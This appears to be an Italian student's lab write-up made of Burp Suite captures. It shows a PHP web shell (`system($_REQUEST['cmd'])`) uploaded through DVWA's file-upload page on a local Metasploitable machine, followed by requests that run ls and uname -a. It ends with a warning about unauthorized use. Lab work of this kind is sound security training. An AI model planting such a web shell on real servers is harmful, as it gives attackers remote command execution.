

Dashboard

Target

Proxy

Intruder

Repeater

View

Help

Intercept

HTTP history

WebSockets history

Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
3	http://192.168.1.56	GET	/dwwa/			302	445	HTML					192.168.1.56
4	http://192.168.1.56	GET	/dwwa/login.php			200	1599	HTML	php	Damn Vulnerable Web Ap...			192.168.1.56
7	http://192.168.1.56	POST	/dwwa/login.php		✓	302	354	HTML	php				192.168.1.56
8	http://192.168.1.56	GET	/dwwa/index.php			200	4895	HTML	php	Damn Vulnerable Web Ap...			192.168.1.56
10	http://192.168.1.56	GET	/dwwa/dwwa/js/dwwaPage.js			200	1049	script	js				192.168.1.56
13	https://passwordleakcheck-pa...	POST	/v1/leaks/lookupSingle		✓	400	523	script				✓	216.58.205.42
14	http://192.168.1.56	GET	/dwwa/security.php			200	4416	HTML		Damn Vulnerable Web Ap...			192.168.1.56
16	http://192.168.1.56	POST	/dwwa/security.php		✓	302	389	HTML	php				192.168.1.56
17	http://192.168.1.56	GET	/dwwa/security.php			200	4497	HTML	php	Damn Vulnerable Web Ap...			192.168.1.56
18	http://192.168.1.56	GET	/dwwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.1.56
19	http://192.168.1.56	POST	/dwwa/vulnerabilities/upload/		✓	200	4890	HTML		Damn Vulnerable Web Ap...			192.168.1.56
20	http://192.168.1.56	POST	/dwwa/vulnerabilities/upload/		✓	200	4890	HTML		Damn Vulnerable Web Ap...			192.168.1.56

Request

Pretty

Raw

Hex

ln

≡

```
1 POST /dwwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.56
3 Content-Length: 433
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.56
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQAAeTT97JhwSPmDF
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.1.56/dwwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=ow; PHPSESSID=327155756cee8cdf4f8be160e6898f03
14 Connection: close
15
16 -----WebKitFormBoundaryQAAeTT97JhwSPmDF
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000000
20 -----WebKitFormBoundaryQAAeTT97JhwSPmDF
21 Content-Disposition: form-data; name="uploaded"; filename="shel.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 -----WebKitFormBoundaryQAAeTT97JhwSPmDF
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundaryQAAeTT97JhwSPmDF--
31
```

Response

Pretty

Raw

Hex

ln

≡

```
1 HTTP/1.1 200 OK
2 Date: Mon, 30 Oct 2023 13:45:14 GMT
3 Server:
  Apache/2.2.8
  (Ubuntu) DAV/2
4 X-Powered-By:
  PHP/5.2.4-2ubuntu5.
  10
5 Pragma: no-cache
6 Cache-Control:
  no-cache,
  must-revalidate
7 Expires: Tue, 23
  Jun 2009 12:00:00
  GMT
8 Content-Length:
  4580
9 Connection: close
10 Content-Type:
  text/html; charset=u
  tf-8
11
12 <!DOCTYPE html
  PUBLIC "-//W3C//DTD
  XHTML 1.0
  Strict//EN"
  "http://www.w3.org/
  TR/xhtml1/DTD/xhtml
  1-strict.dtd">
13
14
15 <html xmlns="
  http://www.w3.org/1
  999/xhtml">
16
17 <head>
18 <meta
  http-equiv="
  Content-Type"
  content="
  text/html;
  charset=UTF-8"
  />
19
20 <title>
  Damn
  Vulnerable
  Web App
  (DVWA) v1.0.7
  ::
  Vulnerability
```

Inspector

ln

≡

Request attributes

2

▼

Request body parameters

3

▼

Request cookies

2

▼

Request headers

13

▼


Response headers

9

▼

Damn Vulnerable Web Ap

Not secure | 192.168.1.56/dvwa/vulnerabilities/upload/#



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

View Source

View Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



1

Burp Suite Community Edition v2023.9.1 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
41	http://192.168.1.56	GET	/dwa/index.php			200	4895	HTML	php	Damn Vulnerable Web Ap...			192.168.1.56
42	https://passwordleakcheck-pa...	POST	/v1/leaks/lookupSingle	✓		400	523	script				✓	216.58.205.42
43	http://192.168.1.56	GET	/dwa/security.php			200	4416	HTML	php	Damn Vulnerable Web Ap...			192.168.1.56
44	http://192.168.1.56	POST	/dwa/security.php	✓		302	389	HTML	php				192.168.1.56
45	http://192.168.1.56	POST	/dwa/security.php	✓		302	389	HTML	php				192.168.1.56
46	http://192.168.1.56	GET	/dwa/security.php			200	4549	HTML	php	Damn Vulnerable Web Ap...			192.168.1.56
47	http://192.168.1.56	GET	/dwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.1.56
48	http://192.168.1.56	POST	/dwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.1.56
49	http://192.168.1.56	POST	/dwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.1.56
50	http://192.168.1.56	POST	/dwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.1.56
51	http://192.168.1.56	POST	/dwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.1.56
52	http://192.168.1.56	GET	/dwa/hackable/uploads/shell.php?cmd=...	✓		200	228	text	php				192.168.1.56

Request

Pretty Raw Hex

```
1 GET /dwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.56
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=954f4af82d589d575db4006c2a25d343
9 Connection: close
10
11
```

Response

Pretty

```
1 HTTP/1.1 200 OK
2 Date: Mon, 30 Oct 2023 14:09:32 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 34
6 Connection: close
7 Content-Type: text/html
8
9 dwa_email.png
10 shell.php
11 shell.php
12
```

Inspector

Request attributes 2

Request query parameters 1

Request cookies 2

Request headers 8

Response headers 6

0 highlights

0 highlights

192.168.1.56/dwa/hackable/uploads/shell.php?cmd=uname%20-a

Not secure | 192.168.1.56/dwa/hackable/uploads/shell.php?cmd=uname%20-a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

- 1- Creato in file php che successivamente ho caricato all'interno di "vulnerability upload" tramite il browser di burp suite .
- 2- Screen della richiesta sniffata dal tool come si può vedere appunto;
- 3- Andremo a incollare la stringa comparsa dopo il caricamento del file in php
- 4- Screen della richiesta get del pacchetto sniffato e della risposta.

N.B.

Caricare un file PHP sul server con all'interno il codice `<?php system($_REQUEST["cmd"]); ?>` costituisce un potenziale rischio di sicurezza significativo. Questa azione permette di eseguire comandi direttamente sul server, consentendo a chiunque abbia accesso al file PHP di ottenere un notevole controllo sulla macchina. È importante comprendere che questa azione può essere dannosa se eseguita senza autorizzazione su un sistema a cui non si ha accesso legittimo. Le conseguenze possono includere la compromissione della sicurezza del sistema, danni ai dati, e potenziali conseguenze legali.